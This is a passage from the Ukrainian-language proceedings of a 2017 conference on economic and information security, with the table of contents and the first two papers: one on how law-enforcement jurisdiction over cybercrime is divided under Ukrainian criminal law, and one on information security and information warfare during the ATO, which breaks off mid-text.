МІНІСТЕРСТВО ВНУТРІШНІХ СПРАВ УКРАЇНИ

ДНІПРОПЕТРОВСЬКИЙ ДЕРЖАВНИЙ УНІВЕРСИТЕТ ВНУТРІШНІХ СПРАВ

КАФЕДРА ЕКОНОМІЧНОЇ ТА ІНФОРМАЦІЙНОЇ БЕЗПЕКИ

ЕКОНОМІЧНА ТА ІНФОРМАЦІЙНА БЕЗПЕКА: ПРОБЛЕМИ ТА ПЕРСПЕКТИВИ

Матеріали Всеукраїнської
науково-практичної конференції

(м. Дніпро, 14 квітня 2017 р.)

Дніпро
2017

ББК 65.9(4УКР)-98
Е 45
УДК 330.47+658.012

Рекомендовано до друку Науково-методичною радою Дніпропетровського державного університету внутрішніх справ.
(протокол № 8 від 25.04. 2017)

Е-45 **ЕКОНОМІЧНА ТА ІНФОРМАЦІЙНА БЕЗПЕКА: ПРОБЛЕМИ ТА ПЕРСПЕКТИВИ:** матеріали Всеукраїнської науково-практичної конференції (14 квітня 2017 р., м. Дніпро). – Дніпро: Дніпропетровський державний університет внутрішніх справ, 2017. – 233 с.

(публікується в авторській редакції)

СКЛАД ОРГАНІЗАЦІЙНОГО КОМІТЕТУ

Глуховеря В.А., кандидат юридичних наук, заслужений юрист України, ректор (голова оргкомітету);
Ведмідський О.В., проректор, кандидат юридичних наук (заступник голови оргкомітету);
Рижков Е.В., кандидат юридичних наук, доцент, завідувач кафедри економічної та інформаційної безпеки (відповідальний секретар оргкомітету).

ЧЛЕНИ ОРГКОМІТЕТУ

Кокарєв І.В., кандидат економічних наук, доцент кафедри економічної та інформаційної безпеки;
Краснобрижий І.В., кандидат юридичних наук, доцент кафедри економічної та інформаційної безпеки;
Махницький О.В., старший викладач кафедри економічної та інформаційної безпеки.

© Автори, 2017
© ДДУВС, 2017

ЗМІСТ

Амелін О. В.
ПРОБЛЕМИ РОЗМЕЖУВАННЯ ПОВНОВАЖЕНЬ ПРАВООХОРОННИХ ОРГАНІВ У СФЕРІ ПРОТИДІЇ КІБЕРЗЛОЧИНАМ 8
Аверкіна Л. І.
ІНФОРМАЦІЙНА БЕЗПЕКА ТА ІНФОРМАЦІЙНА ВІЙНА В УМОВАХ АТО 12
Бєляєва Л. А.
АКТУАЛЬНІСТЬ ВПРОВАДЖЕННЯ СИСТЕМИ ЗАХИСТУ ЕКОНОМІЧНОЇ ІНФОРМАЦІЇ НА ПІДПРИЄМСТВАХ 15
Біденчук Т. М.
БАНКІВСЬКА СИСТЕМА ЯК УМОВА ФІНАНСОВОЇ БЕЗПЕКИ ДЕРЖАВИ 19
Бурак М. В.
ІНФОРМАЦІЙНА БЕЗПЕКА ЯК СКЛАДОВА НАЦІОНАЛЬНОЇ БЕЗПЕКИ УКРАЇНИ 21
Вєдєнєєв Д. В.
НОВІТНІ СОЦІАЛЬНО-ЕКОНОМІЧНІ ПРОЦЕСИ В УКРАЇНІ ЯК ФАКТОР ФОРМУВАННЯ ПРИЧИН ОРГАНІЗОВАНОЇ ЗЛОЧИННОСТІ 24
Герасименко О. М.
ПРОБЛЕМИ ПРАВОВОГО ЗАБЕЗПЕЧЕННЯ ОХОРОНИ ДЕРЖАВНОЇ ТАЄМНИЦІ СУБ'ЄКТАМИ ЕЛЕКТРОЕНЕРГЕТИЧНОЇ ГАЛУЗІ В УМОВАХ ПРОВЕДЕННЯ АТО 32
Горділова Л. В.
ПРАВОВЕ ЗАБЕЗПЕЧЕННЯ ІНФОРМАЦІЙНОЇ БЕЗПЕКИ УКРАЇНИ 34
Губан А. М.
НЕОБХІДНІСТЬ СТВОРЕННЯ СИСТЕМИ УПРАВЛІННЯ ФІНАНСОВО – ЕКОНОМІЧНОЮ БЕЗПЕКОЮ 37
Давиденко М. О.
ПРОВЕДЕННЯ АНТИТЕРОРИСТИЧНОЇ ПРОПАГАНДИ У СОЦІАЛЬНИХ МЕРЕЖАХ ТА БЛОГОСФЕРІ: АКТУАЛЬНІ ПИТАННЯ 39
Данилевська Ю. О.
ВІДМИВАННЯ ДОХОДІВ, ОДЕРЖАНИХ ЗЛОЧННИМ ШЛЯХОМ, ЯК ЗАГРОЗА ЕКОНОМІЧНІЙ БЕЗПЕЦІ УКРАЇНИ 43
Дараган В. В.
ЩОДО СТАНУ НАУКОВОЇ РОЗРОБЛЕНОСТІ ПРОБЛЕМ ПРОТИДІЇ КОРУПЦІЇ У СФЕРІ ДЕРЖАВНИХ ЗАКУПІВЕЛЬ В УКРАЇНІ 45
Дасевич А. О.
ІНФОРМАЦІЙНИЙ ТЕРОРИЗМ ТА ЙОГО РІЗНОВИДИ 48
Джафаров Ш. З.
АКТУАЛЬНІ ПИТАННЯ ПРОТИДІЇ КІБЕРЗЛОЧИННОСТІ В СУЧАСНИХ УМОВАХ: ВІТЧИЗНЯНИЙ ТА ЗАРУБІЖНИЙ ДОСВІД 51
Єна І. В.
ОКРЕМІ ПИТАННЯ УДОСКОНАЛЕННЯ ДЕРЖАВНОЇ СТРАТЕГІЇ

УКРАЇНИ ЩОДО ПІДВИЩЕННЯ БЕЗПЕКИ КІБЕРПРОСТОРУ 55
Єфімов В. В.
ЩОДО НАПРЯМІВ ФОРМУВАННЯ ДЕРЖАВНОЇ АГРАРНОЇ ПОЛІТИКИ УКРАЇНИ У ПРОТИДІЇ ЕКОНОМІЧНІЙ ЗЛОЧИННОСТІ 58
Ілляшенко С. М., Нагорний Є. І.
УПРАВЛІННЯ ЗНАННЯМИ З ПОЗИЦІЙ ЗАБЕЗПЕЧЕННЯ ЕКОНОМІЧНОЇ БЕЗПЕКИ ПІДПРИЄМСТВА 61
Ісмайлов К.Ю., Музика Л.П.
ПИТАННЯ ЩОДО ІНФОРМАЦІЙНОГО СУВЕРЕНІТЕТУ У ВЗАЄМОДІЇ З ДОКТРИНОЮ ІНФОРМАЦІЙНОЇ БЕЗПЕКИ УКРАЇНИ 63
Ісмайлов К.Ю., Обертинський В.А.
АКТИ КОНСТИТУЦІЙНОГО СУДУ УКРАЇНИ ЯК ДЖЕРЕЛО ІНФОРМАЦІЙНОГО ПРАВА І ЗАКОНОДАВСТВА 67
Каменський Д. В.
КРИМІНАЛЬНО-ПРАВОВА ОХОРОНА ЕКОНОМІЧНИХ ВІДНОСИН В УМОВАХ ГЛОБАЛІЗАЦІЇ 70
Касян С. Я.
МАРКЕТИНГОВЕ ІНТЕГРУВАННЯ ІНФОРМАЦІЙНИХ ТА КОМУНІКАЦІЙНИХ ТЕХНОЛОГІЙ У СФЕРІ БЕЗПЕКИ ЛОГІСТИЧНИХ ОПЕРАЦІЙ 74
Кахович О. О.
РОЗВИТОК ІНФОРМАЦІЙНОГО СУСПІЛЬСТВА: ЗАГРОЗИ ДЛЯ ЛЮДИНИ І ДЕРЖАВИ 77
Кий-Кокарєва В. Г., Косюк І. В.
ЗДОРОВ'Я ПРАЦЕЗДАТНОГО НАСЕЛЕННЯ ЯК ВАЖЛИВИЙ ЧИННИК ЕКОНОМІЧНОЇ БЕЗПЕКИ КРАЇНИ 79
Кокарєв І. В., Старостенко А. Г.
ДЕЯКІ АСПЕКТИ БОРОТЬБИ З ЕКОНОМІЧНОЮ ЗЛОЧИННІСТЮ 81
Косиченко О. О.
ЗАСТОСУВАННЯ ХМАРНИХ ТЕХНОЛОГІЙ ІНТЕРНЕТ В ОСВІТНЬОМУ ПРОЦЕСІ 85
Котирло О. О.
ПРОБЛЕМНІ ПИТАННЯ БЮДЖЕТНОГО КОНТРОЛЮ 87
Краснобрижий І. В.
ВИДИ ТА МЕТОДИКИ РЕАЛІЗАЦІЇ DOS ТА DDOS АТАК НА ДЕРЖАВНІ АВТОМАТИЗОВАНІ СИСТЕМИ, А ТАКОЖ МОЖЛИВІ ШЛЯХИ БОРОТЬБИ З НИМИ 90
Кудінов В. А.
ДО ПИТАННЯ ЩОДО ПРАВОНАСТУПНИКА ІНТЕГРОВАНИХ ІНФОРМАЦІЙНО-ПОШУКОВИХ СИСТЕМ ОРГАНІВ ВНУТРІШНІХ СПРАВ УКРАЇНИ ТА ОРГАНІЗАЦІЇ ЇХ ІНФОРМАЦІЙНОЇ БЕЗПЕКИ 95
Ларкін М. О.
МАЙНОВА ШКОДА ЯК ОДИН ІЗ НАСЛІДКІВ ЗЛОЧИННИХ ПОСЯГАНЬ, ЩО ВЧИНЯЮТЬСЯ ЧЛЕНАМИ МОЛОДІЖНИХ

НЕФОРМАЛЬНИХ ГРУП (ОБ'ЄДНАНЬ) 98
Лук'янчук Р. В.
ДЕЯКІ ПИТАННЯ РЕАЛІЗАЦІЇ ДЕРЖАВНОЇ ПОЛІТИКИ У СФЕРІ ЗАБЕЗПЕЧЕННЯ КІБЕРБЕЗПЕКИ 100
Магеровська Т. В., Неспляк Д. М.
ВИКОРИСТАННЯ WEB-ВІДЕОРЕСУРСІВ В ОСВІТІ 104
Маковоз О. С., Передерій Т. С.
ГІБРИДНА ВІЙНА ЯК СКЛАДОВА ІНФОРМАЦІЙНОЇ БЕЗПЕКИ 107
Маковоз О. С., Чмирь А. Ю.
КІБЕРТЕРОРИЗМ ЯК ЗАГРОЗА ІНФОРМАЦІЙНІЙ БЕЗПЕЦІ 111
Махницький О. В.
КЛАСИФІКАЦІЯ КІБЕРЗЛОЧИНІВ 113
Мирошниченко В. О.
НАЦІОНАЛЬНА ПОЛІТИКА В ГАЛУЗІ ІНФОРМАЦІЙНОЇ БЕЗПЕКИ УКРАЇНИ 115
Михалок О. І.
ЗАБЕЗПЕЧЕННЯ ЕКОНОМІЧНОЇ БЕЗПЕКИ УКРАЇНИ 118
Міщук А. Р.
НОРМАТИВНО-ПРАВОВЕ РЕГУЛЮВАННЯ ІНФОРМАЦІЙНОЇ БЕЗПЕКИ УКРАЇНИ 121
Нароган В. В.
ЦІЛЬОВІ ОРІЄНТИРИ ТА ІНСТРУМЕНТИ МОНЕТАРНОЇ ПОЛІТИКИ В ПРАКТИЦІ ЗАБЕЗПЕЧЕННЯ ЕКОНОМІЧНОЇ БЕЗПЕКИ ДЕРЖАВИ 123
Неспляк Д. М., Шишко В. Й.
ДЕЯКІ АСПЕКТИ ВІЗУАЛІЗАЦІЇ СТАТИСТИЧНИХ ДАНИХ 129
Островерх Л. Л.
ЕКОНОМІЧНА БЕЗПЕКА ТА НАЦІОНАЛЬНІ ІНТЕРЕСИ 131
Павлова Г. Є., Пушкар А. І.
ТЕОРЕТИЧНІ АСПЕКТИ МОНІТОРИНГУ РІВНЯ ЕКОНОМІЧНОЇ БЕЗПЕКИ ПІДПРИЄМСТВА 137
Перевозко А. О.
ОСНОВНІ НАПРЯМИ ФІНАНСОВОЇ СТРАТЕГІЇ В УПРАВЛІННІ ФІНАНСОВО-ЕКОНОМІЧНОЮ БЕЗПЕКОЮ ПІДПРИЄМСТВА 139
Полякова О. В., Гавриш О. С.
ЕКОНОМІЧНА БЕЗПЕКА УКРАЇНИ: БАНКІВСЬКИЙ СЕКТОР 141
Потайчук І. В.
ДІЯЛЬНІСТЬ ПІДРОЗДІЛІВ ЕКОНОМІЧНОЇ БЕЗПЕКИ НА ПІДПРИЄМСТВАХ 144
Присяжна А. В.
ВИКОРИСТАННЯ ІНФОРМАЦІЙНИХ ТЕХНОЛОГІЙ В ДІЯЛЬНОСТІ НАЦІОНАЛЬНОЇ ПОЛІЦІЇ УКРАЇНИ 146
Приходько І. П., Шкутяк З. Л.,
МЕТОДИЧНІ ПІДХОДИ ДО ОЦІНКИ ФІНАНСОВО-ЕКОНОМІЧНОЇ БЕЗПЕКИ ПІДПРИЄМСТВА 148

Приходько І. П., Шпигунова А. Ю.
ФІНАНСОВО-ЕКОНОМІЧНА БЕЗПЕКА СУБ'ЄКТІВ ГОСПОДАРЮВАННЯ: АСПЕКТИ ОРГАНІЗАЦІЇ ТА ЗАБЕЗПЕЧЕННЯ 150
Прокопов С. О.
НАВЧАЛЬНЕ АВТОМАТИЗОВАНЕ РОБОЧЕ МІСЦЕ ПАТРУЛЬНОГО ПОЛІЦЕЙСЬКОГО В ІНФОРМАЦІЙНО-ТЕХНІЧНІЙ ПЛАТФОРМІ ІНТЕРАКТИВНОГО КОМПЛЕКСУ З ПІДГОТОВКИ ЗДОБУВАЧІВ ВИЩОЇ ОСВІТИ ТА ПРАКТИЧНИХ ПРАЦІВНИКІВ НАЦІОНАЛЬНОЇ ПОЛІЦІЇ У ДДУВС 153
Рац О. М., Ткаченко В. О.
ШЛЯХИ ЗАБЕЗПЕЧЕННЯ БЕЗПЕКИ ІНТЕРНЕТ-БАНКІНГУ В УКРАЇНІ 160
Рудий Т. В., Сеник С. В.
ОРГАНІЗАЦІЙНО-ПРАВОВІ АСПЕКТИ ФОРМУВАННЯ ПОЛІТИКИ ІНФОРМАЦІЙНОЇ БЕЗПЕКИ 163
Рижков Е. В., Матвієнко А. О.
ПОПЕРЕДЖЕННЯ ЗЛОЧИННОСТІ У СФЕРІ ЕКОНОМІКИ 168
Савченко О. О.
ОСНОВНІ СКЛАДОВІ ЗАБЕЗПЕЧЕННЯ ФІНАНСОВОЇ ТА ЕКОНОМІЧНОЇ БЕЗПЕКИ БАНКІВСЬКИХ УСТАНОВ В СУЧАСНИХ УМОВАХ 170
Сеник В. В., Кулешник Я. Ф.
ОКРЕМІ ПИТАННЯ БЕЗПЕКИ VPN-МЕРЕЖ 175
Сидорова Е. О., Біденчук Т. М.
ПРОБЛЕМНІ ПИТАННЯ ПРОТИДІЇ ЕКОНОМІЧНІЙ ЗЛОЧИННОСТІ В УКРАЇНІ 177
Сліс А. С.
ДЕЯКІ ПРОБЛЕМНІ ПИТАННЯ НАДАННЯЕЛЕКТРОННИХ ПОСЛУГ ДЕРЖАВНОЮ ФІСКАЛЬНОЮ СЛУЖБОЮ 181
Струц А. С.
ДЕРЖАВНА КАЗНАЧЕЙСЬКА СЛУЖБА УКРАЇНИ ЯК СКЛАДОВА ФІНАНСОВОЇ БЕЗПЕКИ КРАЇНИ 183
Струцка І. Р.
АКТУАЛЬНІ ПИТАННЯ ЩОДО ЗАБЕЗПЕЧЕННЯ ОРГАНІЗАЦІЇ ІНФОРМАЦІЙНОЇ БЕЗПЕКИ ДЕРЖАВИ 185
Томарович Т. В.
НАУКОВО-МЕТОДИЧНІ ТА НОРМАТИВНО-ПРАВОВІ АСПЕКТИ ЗОВНІШНЬОЕКОНОМІЧНОЇ БЕЗПЕКИ УКРАЇНИ У СФЕРАХ ЕКОНОМІКИ ТА ФІНАНСІВ 187
Фаїзов А. В.
ФУНКЦІОНАЛЬНІ СКЛАДОВІ КОНТРОЛІНГУВ СИСТЕМІ ЕКОНОМІЧНОЇ БЕЗПЕКИ ПІДПРИЄМСТВА 189
Форос Г. В., Березовенко Л. С.
РОЗМЕЖУВАННЯ ПОНЯТЬ ІНФОРМАЦІЙНА БЕЗПЕКА ТА КІБЕРБЕЗПЕКА 192

Форос Г. В., Срібна А. А.
ЗАГРОЗИ КІБЕРЕЗПЕКИ УКРАЇНИ 195
Хоружа Х. В.
ЧИННИКИ ЗАБЕЗПЕЧЕННЯ ФІНАНСОВОЇ СТАБІЛЬНОСТІ ПІДПРИЄМСТВА В СИСТЕМІ ЗАБЕЗПЕЧЕННЯ ФІНАНСОВО-ЕКОНОМІЧНОЇ БЕЗПЕКИ ДЕРЖАВИ 197
Хуторна М. Е.
КОМПАРАТИВНИЙ АНАЛІЗ СПІЛЬНИХ ТА ВІДМІННИХ РИС ЗМІСТУ ПОНЯТЬ «ФІНАНСОВА СТАБІЛЬНІСТЬ» ТА «ФІНАНСОВА БЕЗПЕКА» 200
Хуторянський О. В.
РЕЙДЕРСТВО – ЯК ЗАГРОЗА ЕКОНОМІЧНІЙ БЕЗПЕЦІ ДЕРЖАВИ 204
Чепеляк К. В.
ІНФОРМАЦІЙНА БЕЗПЕКА ЯК ОДИН ІЗ СУБ`ЄКТІВ ЗАБЕЗПЕЧЕННЯ НАЦІОНАЛЬНОЇ БЕЗПЕКИ УКРАЇНИ. 206
Чередніченко М. М.
МЕХАНІЗМ УПРАВЛІННЯ ФІНАНСОВО-ЕКОНОМІЧНОЮ БЕЗПЕКОЮ ПІДПРИЄМСТВА 208
Шипуліна Ю. С., Ілляшенко Н. С.
ІННОВАЦІЙНА КУЛЬТУРА І ЕКОНОМІЧНА БЕЗПЕКА ПІДПРИЄМСТВА 211
Шкутяк З. Л.
СТРАТЕГІЯ ФІНАНСОВОЇ БЕЗПЕКИ ПІДПРИЄМСТВА 213
Шпигунова А. Ю.
ПРОЦЕС ЗДІЙСНЕННЯ ОБЛІКОВО-АНАЛІТИЧНОГО ЗАБЕЗПЕЧЕННЯ ФУНКЦІОНУВАННЯ СИСТЕМИ ЕКОНОМІЧНОЇ БЕЗПЕКИ АГРАРНОГО ПІДПРИЄМСТВА 216
Штирхунова А. Д.
ЕКОНОМІЧНА БЕЗПЕКА УКРАЇНИ:ПОНЯТТЯ, СТРУКТУРА, ОСНОВНІ ТЕНДЕНЦІЇ 219
Щербакова Г. В.
ДОПИТ СВІДКІВ У РЕЖИМІ ВІДЕОКОНФЕРЕНЦІЇ У КРИМІНАЛЬНИХ ПРОВАДЖЕННЯХ, ПОВ’ЯЗАНИХ З ТОРГІВЛЕЮ ЛЮДЬМИ 221
Юнацький О. В.
ЗАХОДИ ЗАБЕЗПЕЧЕННЯ ІНФОРМАЦІЙНОЇ БЕЗПЕКИ СУБ’ЄКТІВ ГОСПОДАРЮВАННЯ 225
Слюсаренко А. В.
СТАНОВЛЕННЯ ПІДРОЗДІЛІВ ІНФОРМАЦІЙНОГО ПРОТИБОРСТВА СИЛ СПЕЦОПЕРАЦІЙ ЗБРОЙНИХ СИЛ УКРАЇНИ ТА УРАХУВАННЯ ДОСВІДУ АРМІЇ США 228

Амелін О. В.
головний науковий співробітник відділу науково-методичного забезпечення участі прокурорів у кримінальному провадженні Науково-дослідного інституту Національної академії прокуратури України, молодший радник юстиції

ПРОБЛЕМИ РОЗМЕЖУВАННЯ ПОВНОВАЖЕНЬ ПРАВООХОРОННИХ ОРГАНІВ У СФЕРІ ПРОТИДІЇ КІБЕРЗЛОЧИНАМ

Враховуючи щоденне збільшення об’ємів даних, які обробляються громадянами та органами державної влади виникає необхідність їх захисту від протизаконних посягань.

Запобігання, протидія та розслідування кіберзлочинів відноситься до кола повноважень правоохоронних органів України. Разом з тим, на заваді до їхньої ефективної діяльності в цій сфері є неможливість чіткого розмежування компетенції та повноважень цих органів з питань протидії кіберзлочинам, у тому числі їх структурних підрозділів.

Вважаємо, що на заваді цьому стоять самі законодавчі приписи. Так, у Кримінальному кодексі України передбачено окремий розділ, присвячений злочинам у сфері використання електронно-обчислювальних машин (комп’ютерів), систем та комп’ютерних мереж і мереж електрозв’язку. Однак, він не охоплює всього спектру кримінально-карних діянь у цій сфері, для позначення якої, базуючись на аналізі сутності та ознак посягань, використовують термінологічні звороти «кіберзлочини», «комп’ютерні злочини», «злочини у сфері інформаційних відносин» тощо.

Відсутність у чинному законодавстві базового поняття «кіберзлочини» стає на заваді не лише законодавчій класифікації кримінальних правопорушень вказаної категорії, а й породжує проблеми розмежування повноважень правоохоронних органів та їх структурних підрозділів, що негативно впливає на ефективність їх діяльності.

Перші кроки щодо протидії кіберзлочинам в Україні та їх відмежування від загальнокримінальних правопорушень були здійснені з прийняттям Закону України «Про внесення змін і доповнень до Кримінального кодексу України та Кримінально-процесуального кодексу України» від 20 жовтня 1994 року № 218/94 – ВР, яким до КК України 1960 року (старий КК України) було внесено зміни у статтю 198-1 ”Порушення роботи автоматизованих систем” та передбачено кримінальну відповідальність за умисне втручання у роботу автоматизованих систем, що призвело до перекручення чи знищення інформації або носіїв інформації, чи розповсюдження програмних і технічних засобів, призначених для незаконного проникнення в автоматизовані системи і здатних спричинити перекручення або знищення інформації чи то носіїв інформації.

Вказана норма вже на той час не охоплювала всього спектру злочинних посягань та майже не застосовувалась на практиці. Це ж саме стосувалась й

статті 136 КК України 1960 року ”Порушення авторських прав”, яка також встановлювала відповідальність за «комп’ютерний» злочин, оскільки передбачала порушення авторського права на комп’ютерні програми.

Відповідно до статті 112 Кримінально-процесуального кодексу України 1960 року (в редакції 1994 року) досудове слідство у справах про зазначені злочини провадилося слідчими органів внутрішніх справ.

З прийняттям у 2001 році Кримінального кодексу України, ця діяльність вийшла на якісно новий рівень. Так, у вказаному нормативно-правовому акті діянням у сфері інформаційної безпеки було присвячено окремий розділ XVI „Злочини у сфері використання електронно-обчислювальних машин (комп’ютерів), систем та комп’ютерних мереж”, який містив усього три статті: 361 „Незаконне втручання в роботу електронно-обчислювальних машин (комп’ютерів), систем та комп'ютерних мереж”; 362 „Викрадення, привласнення, вимагання комп’ютерної інформації або заволодіння нею шляхом шахрайства чи зловживання службовим становищем” та 363 „Порушення правил експлуатації автоматизованих електронно-обчислювальних систем”.

Законом України від 5 червня 2003 року № 908–IV були внесені зміни до вказаного Кодексу, відповідно до яких назву розділу XVI змінено на „Злочини у сфері використання електронно-обчислювальних машин (комп’ютерів), систем та комп’ютерних мереж і мереж електрозв’язку”; статтю 361 було викладено у новій редакції, згідно з якою встановлювалася кримінальна відповідальність за втручання в роботу мереж електрозв’язку; змінена санкція частини другої статті 361; вказана стаття доповнена приміткою про визначення розміру значної шкоди, заподіюваної злочинами, передбаченими цією статтею.

Пізніше, Законом України від 23 грудня 2004 року № 2289-IV була істотно змінена редакція статей 361, 362 та 363 КК України. Крім того, кримінальний закон було доповнено трьома новими статтями: 361-1, 361-2 та 363-1.

Одночасно із прийняттям чинного КК України були внесені відповідні зміни до Кримінально-процесуального кодексу України (1960 року), де обов’язок провадити досудове слідство у кримінальних справах, пов’язаних із вищевказаними злочинами покладено на слідчих органів Служби безпеки України.

Водночас, розслідування суміжних злочинів, які пов’язані з інформаційними відносинами, залишилось в межах компетенції слідчих органів внутрішніх справ. Зокрема, ч. 3 ст. 190 КК України (шахрайство, вчинене шляхом незаконних операцій з використанням електронно-обчислювальної техніки), ст. 200 КК України (використання підроблених електронних засобів доступу до банківських рахунків), ч. 4 ст. 301 КК України (збут і розповсюдження порнографічних предметів з використанням електронно-обчислювальної техніки), ч. 2 ст. 191 КК України (вилучення посадовою особою фінансової установи з банківських рахунків клієнтів електронних коштів, які перебували у правомірному володінні цієї особи) та інші.

Зазначене зумовило появу проблеми розмежування компетенції і повноважень службових осіб органів внутрішніх справ та Служби безпеки України. Особливо це стосувалося проведення дослідчої перевірки в порядку ст. 97 КПК України 1960 року та оперативно-розшукової діяльності.

Після прийняття у 2012 році Кримінального процесуального кодексу України повноваження здійснювати досудове розслідування кримінальних правопорушень, передбачених XVI КК України знову повернуто органам внутрішніх справ (ст. 216 КПК України).

У зв'язку з цим, наказом Міністра внутрішніх справ України від 30 жовтня 2012 року «Про організацію діяльності Управління боротьби з кіберзлочинністю МВС України та підрозділів боротьби з кіберзлочинністю ГУМВС, УМВС» затверджено Положення про управління боротьби з кіберзлочинністю Міністерства внутрішніх справ України, яке визначало повноваження та компетенцію вказаного підрозділу, дублюючи не тільки функції Служби безпеки України, яка займається вказаною діяльністю, у тому числі через призму контррозвідки, а й фактично не розмежовувалось з діяльністю органів, що здійснюють контроль за додержанням податкового законодавства, Державної служби фінансового моніторингу України, Національної комісії з цінних паперів та фондового ринку, а також Державної служби спеціального зв'язку та захисту інформації України.

У 2015 році було розпочато проведення реформи підрозділів боротьби з кіберзлочинністю МВС України в кіберполіцію Національної поліції. У зв'язку з цим наказом МВС від 10 листопада 2015 року № 85 затверджено Положення про Департамент кіберполіції Національної поліції України (ДКП, Департамент), відповідно до якого завдання ДКП у порівнянні з діяльністю Управління боротьби з кіберзлочинністю МВС дещо обмежено.

Зокрема, відповідно до Розділу II Положення про Департамент окрім участі у формуванні та забезпеченні реалізації державної політики щодо попередження та протидії кримінальним правопорушенням у сфері протидії кіберзлочинності до його завдань віднесено сприяння в порядку, передбаченому чинним законодавством, іншим підрозділам Національної поліції України у попередженні, виявленні та припиненні кримінальних правопорушень.

Разом з цим, проблема розмежування повноважень Департаменту з підрозділами Служби безпеки України залишилася не вирішеною.

Варто зауважити, що у зв'язку з цим на практиці виникають проблеми з належністю і допустимістю доказів, зібраних органами неуповноваженими здійснювати досудове розслідування кримінальних правопорушень у сфері запобігання кіберзлочинності. Так, згідно з вимогами ч. 1 ст. 9 КПК України під час кримінального провадження суд, слідчий суддя, прокурор, керівник органу досудового розслідування, слідчий, інші службові особи органів державної влади зобов'язані неухильно додержуватися вимог Конституції України, цього Кодексу, міжнародних договорів, згода на обов'язковість яких надана Верховною Радою України, вимог інших актів законодавства. При цьому, відповідно до ч. 5 даної статті цього Кодексу кримінальне процесуальне

законодавство України застосовується з урахуванням практики Європейського суду з прав людини.

Відповідно до ч. 1 ст. 6 Конвенції про захист прав людини і основоположних свобод кожен має право на справедливий і публічний розгляд його справи упродовж розумного строку незалежним і безстороннім судом, встановленим законом, який вирішить спір щодо його прав та обов'язків цивільного характеру або встановить обґрунтованість будь-якого висунутого проти нього кримінального обвинувачення.

У статті 216 КПК України визначено підслідність органів досудового розслідування. Таким чином законодавче розмежування підслідності між різними органами досудового розслідування визначає розподіл наданих кримінальним процесуальним законом повноважень таким органам.

З огляду на викладене, відповідно до положень п. 2 ч. 3 ст. 87 КПК України недопустимими визнаються докази, що були отримані після початку кримінального провадження шляхом реалізації органом досудового розслідування чи прокуратури своїх повноважень, не передбачених КПК України, для забезпечення досудового розслідування кримінальних правопорушень[1].

Таким чином, порушені питання потребують подальшого дослідження, а чинні нормативно-правові акти ґрунтовного вдосконалення.

Розв’язання окресленої проблематики надасть можливість ґрунтовно підвищити ефективність діяльності правоохоронних органів, сприятиме спрощенню застосування кримінального та кримінального процесуального законодавства, встановленню реального стану злочинності в цій сфері, розміру завданих цими злочинами збитків та закладе фундамент єдиної державної політики забезпечення інформаційної (кібернетичної) безпеки та її реалізації.

Список використаних джерел:

1. Вищий спеціалізований суд України з розгляду цивільних і кримінальних справ : Лист від 13.09.2016 № 9-2388/0/4-16 [Електронний ресурс] - Режим доступу: http://search.ligazakon.ua/l_doc2.nsf/link1/VRR00209.html.

Аверкіна Л. І.
студентка 5 курсу ДДУВС
Рижков Е.В.
науковий керівник, завідувач кафедри економічної та інформаційної безпеки Дніпропетровського державного університету внутрішніх справ, кандидат юридичних наук, доцент

ІНФОРМАЦІЙНА БЕЗПЕКА ТА ІНФОРМАЦІЙНА ВІЙНА В УМОВАХ АТО

Державна політика інформаційної безпеки визначається пріоритетністю національних інтересів, системою небезпек і загроз та здійснюється шляхом реалізації відповідних доктрин, стратегій, концепцій і програм в інформаційній сфері відповідно до чинного законодавства та з врахуванням стану АТО.

В умовах, коли Україна відстоює свій євроінтеграційний курс, проти України розпочато неоголошену війну з боку Російської Федерації. Складовою частиною цієї війни є контрпропаганда, яка ведеться проти України - справжня інформаційна війна. Ворог постійно намагається створити розкол між силовими структурами України та волонтерами, між силовими структурами і населенням, скеровуються зусилля на зрив мобілізації [1].

Водночас ще задовго до загострення ситуації, що перетворилася у збройне протистояння, проти України розпочалась інформаційна війна. Форми, методи, технології та засоби її ведення, з одного боку, вважаються простими, навіть примітивними, з другого - ця війна була давно спланована, розроблена й досить успішно реалізована. Принаймні, українській владі, суспільству, громадському сектору та журналістам доводиться докладати неймовір них зусиль, щоб протистояти пропагандистському тиску російських ЗМІ [2].

Інформаційна безпека є одним із видів національної безпеки. Це стан захищеності життєво важливих інтересів людини, суспільства і держави, при якому запобігається нанесення шкоди через неповноту, невчасність та невірогідність інформації, що використовується; негативний інформаційний вплив; негативні наслідки застосування інформаційних технологій; несанкціоноване поширення, використання, порушення цілісності, конфіденційності та доступності інформації.

Питання інформаційної безпеки України, її стану і перспектив розвитку, методологічне та теоретичне підґрунтя досліджуваної проблеми висвітлювалося в наукових працях таких вітчизняних і зарубіжних авторів, як: І. Арістова, В. Бебик, А. Гальчинський, О. Голобуцький, П. Друкер, Я. Жаліло, О. Зощенко, І. Колідушко, А. Колодюк, Е. Лемберг, Є. Макаренко, Н. Марчук, Г Почепцов, А. Пшеворський, М. Роуз, Е. Тофлер, Ф. Фукуяма, С. Чукут та інші. Певні аспекти феномену інформаційних війн, механізмів їх зародження та розвитку вивчали такі відомі науковці, як С. Бухарін, А. Манойло, І. Панарін,

А. Петренко, С. Расторгуєв, Д. Фролов, В. Циганов, І. Шаравов та ін. Серед українських фахівців назвемо М. Галамбу, В. Ліпкана, І. Лук'янець, Ю. Ноєвого, В. Остроухова, О. Панфілова, В. Петрика, Г. Почепцова, П. Прибутька, О. Юдіна та ін.

Правову основу забезпечення сучасної інформаційної безпеки України становлять Конституція України, закони України "Про основи національної безпеки України", "Про інформаційну безпеку України", "Про основні засади розвитку інформаційного суспільства в Україні на 2007 - 2015 роки", "Про доступ до публічної інформації", інші закони та інформативно-правові акти, а також ратифіковані Україною Договір про безпеку і співробітництво в Європі, Договір "Відкрите небо", Угода про партнерство і співробітництво між європейським співтовариством і Україною, Додатковий протокол до Європейської конвенції про інформацію щодо іноземного законодавства, які зобов'язують країни-учасниці здійснювати багатосторонній обмін інформацією, потребують створення загальнодержавних механізмів зберігання та споживання отриманої інформації в національних інтересах.

Мета інформаційної війни, яка здійснюється сьогодні ворогом в Україні – послабити моральні і матеріальні сили нашої держави та зміцнити власні. Сучасна інформаційна війна передбачає вжиття заходів пропагандистського впливу на свідомість людини в ідеологічній та емоційній сферах. Очевидно, що інформаційна війна – складова частина ідеологічної боротьби російським імперіалістів.

Інформаційні війни самі по собі не призводять безпосередньо до кровопролиття, руйнувань, при їх веденні немає жертв, ніхто не позбавляється їжі, даху над головою. І це породжує легковажне ставлення до них. Тим часом руйнування, яких завдають інформаційні війни в суспільній психології, психології особи, за масштабами і за значенням цілком сумірні зі збройними війнами, а часом і перевищують їх наслідки.

